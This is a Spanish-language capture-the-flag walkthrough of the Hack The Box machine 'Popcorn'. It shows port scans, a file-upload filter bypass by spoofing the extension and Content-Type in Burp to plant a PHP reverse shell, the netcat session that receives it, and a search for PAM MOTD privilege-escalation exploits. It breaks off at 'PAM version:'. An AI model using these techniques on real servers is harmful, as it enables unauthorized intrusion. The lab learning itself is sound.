

Popcorn, aunque no es excesivamente complicado, contiene bastante contenido y puede resultar difícil para algunos usuarios localizar el vector de ataque adecuado al principio. Esta máquina se centra principalmente en diferentes métodos de explotación web.

Escaneo:

```
nmap -Pn -p- -open 10.10.10.6 -T4
```

```
~/machineshtb/Popcorn
nmap -Pn -p- -open 10.10.10.6 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 01:15 GMT
Nmap scan report for 10.10.10.6 (10.10.10.6)
Host is up (0.074s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE
22/tcp    open  ssh
80/tcp    open  http
Nmap done: 1 IP address (1 host up) scanned in 20.46 seconds
```


versiones:

```
nmap -Pn -sCV -p22,80 10.10.10.6 -T4
```


```
~/machineshtb/Popcorn
nmap -Pn -sCV -p22,80 10.10.10.6 -T4
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-05-16 01:19 GMT
Nmap scan report for popcorn.htb (10.10.10.6)
Host is up (0.071s latency).
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 5.1p1 Debian 6ubuntu2 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|_ 1024 3e:c8:1b:15:21:15:50:ec:6e:63:bc:c5:6b:80:7b:38 (DSA)
|_ 2048 aa:1f:79:21:b8:42:f4:8a:38:bd:b8:05:ef:1a:07:4d (RSA)
80/tcp    open  http     Apache httpd 2.2.12
|_ http-title: Site doesn't have a title (text/html).
|_ http-server-header: Apache/2.2.12 (Ubuntu)
Service Info: Host: 127.0.0.1; OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/.
Nmap done: 1 IP address (1 host up) scanned in 9.15 seconds
```


Al ingresar por el port 80 encuentro virtualhosting




Lo añado al /etc/hosts y realizo una búsqueda de directorios.



`gobuster dir -u http://popcorn.htb/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml," "`



validando torrent y rename



Latest News



BitTornado

BitTornado is a BitTorrent client. It is developed by John Hoffman, who also created its predecessor, ShadOw's Experimental Client. Based on the original BitTorrent client, the interface is largely the same, with added features such as: upload/download speed limitation prioritised downloading when downloading batches (several files) detailed information about connections to other peers UPnP Port Forwarding (Universal Plug and Play) IPv6 support (if your OS supports it/has it installed) PE/MSE support as of version 0.3.18.

01/06/07 Posted by [Admin](#).




Username

Password

Login


[Sign up](#) | [Lost password](#)



Renamer API Syntax: `index.php?filename=old_file_path_and_name&newfilename=new_file_path_and_name`

Buscando subdirectorios en torrent.

```
gobuster dir -u http://popcorn.htb/torrent/ -w /usr/share/seclists/Discovery/Web-Content/directory-list-2.3-medium.txt -t 100 -x html,php,txt,htm,xml, " "
```



se encuentran demasiados directorios, antes nos registramos

Torrent Hoster

popcorn.htb/torrent/users/index.php?mode=register

Translate - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git...

Login Register

Torrent Hoster

Home Browse Upload Forum Stats News F.A.Q. About Developer

Please fill out the registration form, note that all fields are required.

Username:

Password:

Password:(confirm)

Email:

Enter Code:

Register

Username

Password


Login

Sign up | Lost password

Search

Search


y podemos subir archivos.



Torrent Hoster

[Home](#) [Browse](#) [Upload](#) [Forum](#) [Stats](#) [News](#) [F.A.Q.](#)

Login



Username:

Password:

[Login](#)


[Sign up](#) | [Lost password](#)

[Home](#) [Browse](#) [Upload](#) [Forum](#) [Stats](#) [News](#) [F.A.Q.](#)

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.


Torrent	<input type="button" value="Browse..."/> No file selected.
Optional name	<input type="text"/>
Category	<input type="button" value="(Choose)"/> ▾
Subcategory	<input type="button" value=""/> ▾
Description	<div></div>
Tracker requires registration	<input type="radio"/> Yes <input checked="" type="radio"/> No
Post Anonymous	<input type="radio"/> Yes <input checked="" type="radio"/> No

Intente subir una reverse Shell PHP, pero me dice que no es un archivo Torrent válido.



This is not a valid torrent file

En el directorio upload veo que se suben solamente png.



Index of /torrent/upload

<u>Name</u>	<u>Last modified</u>	<u>Size</u>	<u>Description</u>
 Parent Directory		-	
 723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
 noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

por ende trato de subir un archivo .png, pero no fue posible.

[Home](#)
[Browse](#)
[Upload](#)
[Forum](#)
[Stats](#)
[News](#)
[F.A.Q.](#)

- You can upload torrents that are tracked by any tracker.
- Your torrent **MUST NOT CONTAIN Adult Materials, Politics, Illegal Software, or any other..**
- Be patient while the script retrieves the data from the tracker. This may take a while.
- Torrent Hoster reserve the rights to delete any torrent at anytime.

Torrent php-reverse.png.php
 Optional name
 Category
 Subcategory
 Description
 Tracker requires registration ☐ Yes ☒ No
 Post Anonymous ☐ Yes ☒ No


entonces en el apartado de Browse encontré un archivo que se subió.

popcorn.htb/torrent/index.php?mode=directory


[Home](#)
[Browse](#)
[Upload](#)
[Forum](#)
[Stats](#)
[News](#)
[F.A.Q.](#)

Movies					
Date	Filename	DL	Peers	Size	Subcategories
Music					
Date	Filename	DL	Peers	Size	Subcategories
Other					
Date	Filename	DL	Peers	Size	Subcategories
2017-03-17	Kali Linux		5045/298	-1,189,647.93 KB	Other


y es una imagen kali linux . torrent



se me ocurrió subir este archivo modificado con una reverse shell, pero no funciono y en solitario sin modificación me dice que ya se había subido este archivo por lo cual y luego de intentar varias cosas descargo una imagen real de kali Linux en formato Torrent.



luego la subo




popcorn.htb/torrent/torrents.php?mode=details&id=c4a09eb749cda4a8f7c11ef15 90%


te - El m... Machine Excell Training ACTIVE DIRECTORY OSCP Tmux Cheat Sheet & Q... Sign in to GitHub · Git...


Home Browse Upload Forum Stats News F.A.Q. About Development



kali-linux-2024.1-installer-i386.iso


[Download](#)

 Download [kali-linux-2024.1-installer-i386.iso](#)
Uploaded By [amado](#)
Category Other
Size 3.27 GB


 Seeds 0
Peers 0
Finished
Update Stats [Update Stats](#)

 Tracked By <http://tracker.kali.org:6969/announce>
Added 2024-05-16 06:07:10
Last Update 0000-00-00 00:00:00
Comment

 Screenshots 
[Edit this torrent](#)

[Control Panel](#)
[Search](#)


Al editar nos sale un mensaje que dice que solo se permiten imagenes



Torrent Name

Hash

Category

Subcategory

Description

Tracker requires registration ☐ Yes ☒ No

Filename:

Update Screenshot


Allowed types : jpg, jpeg, gif, png. *

Max Size : 100kb

Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one.

* = Does not work on IE browser yet. Please use other browsers to upload screenshots.

concordando con los uploads que son .png subo mi reverse shell en formato .png



Torrent Name: kali-linux-2024.1-installer-i386.iso

Hash: c4a09eb749cda4a8f7c11ef19f278c09215a3237

Category: Other

Subcategory: Other

Description:

Tracker requires registration: ☐ Yes ☒ No

[Update](#)

Filename:

Update Screenshot: [Browse...](#) php-reverse.php.png

[Submit Screenshot](#)


Allowed types : jpg, jpeg, gif, png. *

Max Size : 100kb

Please note that you are allow to upload only one screenshot per torrent.
If you already have existing screenshot, it will automatically replace by uploading new one.





* = Does not work on IE browser yet. Please use other browsers to upload screenshots.

dice que se subió de manera exitosa alistamos netcat y vamos a uploads




abrimos el del 2024

Index of /torrent/upload


Name	Last modified	Size	Description
 Parent Directory			-
 723bc28f9b6f924cca68ccdf96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
 c4a09eb749cda4a8f7c11ef19f278c09215a3237.png	16-May-2024 06:17	5.4K	
 noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

Sin embargo, me tira error.



Para evitar esto y que lo interprete intercepto con burpsuite antes de subir el archivo obviamente envío la solicitud o mejor dicho dando en el botón de submit y aparte cambio la extensión del archivo de .php.png por .png.php



Torrent Name

Hash

Category

Subcategory

Description

XXX

Tracker requires registration ☐ Yes ☒ No

Filename:


Update Screenshot

Allowed types : jpg, jpeg, gif, png. *

Max Size : 100kb

Please note that you are allow to upload only one screenshot per torrent.

en burp cambio el content type de application/x-php por image/png




Request

```
9 Origin: http://popcorn.htb
10 DNT: 1
11 Connection: close
12 Referer: http://popcorn.htb/torrent/edit.php?mode=edit&id=c4a09eb749cda4a8f7c11ef19f278c09215a3237
13 Cookie: /torrent/=; /torrent/login.php=; saveit_0=4; saveit_1=0; /torrent/torrents.php=; /torrent/index.php=; /torrent/torrents.phpfirsttimeload=0; PHPSESSID=52c7c23a1179a4399526fc269b07b80e
14 Upgrade-Insecure-Requests: 1
15 Sec-GPC: 1
16
17 -----26216573684090101242730497274
18 Content-Disposition: form-data; name="file"; filename="php-reverse.png.php"
19 Content-Type: image/png
20
21 <?php
22 // php-reverse-shell - A Reverse Shell implementation in PHP
23 // Copyright (C) 2007 pentestmonkey@pentestmonkey.net
24 //
```





Response

```
1 HTTP/1.1 200 OK
2 Date: Fri, 17 May 2024 00:42:20 GMT
3 Server: Apache/2.2.12 (Ubuntu)
4 X-Powered-By: PHP/5.2.10-2ubuntu6.10
5 Expires: Thu, 19 Nov 1981 08:52:00 GMT
6 Cache-Control: private
7 Pragma: no-cache
8 Vary: Accept-Encoding
9 Content-Length: 144
10 Connection: close
11 Content-Type: text/html
12
13 Upload: php-reverse.png.php<br />
14 Type: image/png<br />
15 Size: 5,36328125 Kb<br />
16 Upload Completed. <br />
17 Please refresh to see the new screenshot.
```

Ahora en el directorio uploads ya se encuentra alojado el archivo.



Index of /torrent/upload

Name	Last modified	Size	Description
 Parent Directory		-	
 723bc28f9b6f924cca68ccdff96b6190566ca6b4.png	17-Mar-2017 23:06	58K	
 c4a09eb749cda4a8f7c11ef19f278c09215a3237.php	17-May-2024 03:42	5.4K	
 noss.png	02-Jun-2007 23:15	32K	

Apache/2.2.12 (Ubuntu) Server at popcorn.htb Port 80

le damos clic, alistamos netcat y tenemos Shell.

```
~/machineshtb/Popcorn
nc -lvp 1234
listening on [any] 1234 ...
connect to [10.10.14.7] from (UNKNOWN) [10.10.10.6] 33236
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
03:45:37 up 15 min, 0 users, load average: 0.00, 0.00, 0.00
USER      TTY      FROM          LOGIN@   IDLE   JCPU   PCPU WHAT
uid=33(www-data) gid=33(www-data) groups=33(www-data)
/bin/sh: can't access tty; job control turned off
$ whoami
www-data
$
```

Mejoro shell y encuentro 2 caminos para escalar privilegios, por medio de exploit de kernel y por medio del archivo motd.

uname -a

lsb_release -a

ls -la /home/george/.cache

```
www-data@popcorn:/home/george/.cache$ uname -a
Linux popcorn 2.6.31-14-generic-pae #48-Ubuntu SMP Fri Oct 16 15:22:42 UTC 2009 i686 GNU/Linux
www-data@popcorn:/home/george/.cache$ lsb_release
No LSB modules are available.
www-data@popcorn:/home/george/.cache$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 9.10
Release:        9.10
Codename:       karmic
www-data@popcorn:/home/george/.cache$ ls
motd.legal-displayed
www-data@popcorn:/home/george/.cache$
```

Escalada de privilegios motd.legal-displayed

Validando y buscando un buen rato encontré el archivo motd.legal-displayed busco un exploit que me permita escalar privilegios.

searchsploit motd -w

hay 2 exploits muy prometedores y lo mejor corren en el Ubuntu que tenemos el cuales es 9.10

```
~/machineshtb/Popcorn
searchsploit motd -w

Exploit Title | URL
-----|-----
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - NOTD File Tampering Privilege Escalation (1) | https://www.exploit-db.com/exploits/14273
Linux PAM 1.1.0 (Ubuntu 9.10/10.04) - NOTD File Tampering Privilege Escalation (2) | https://www.exploit-db.com/exploits/14339
MultiTheftAuto 0.5 patch 1 - Server Crash / NOTD Deletion | https://www.exploit-db.com/exploits/1235

Shellcodes: No Results
```

PAM version:

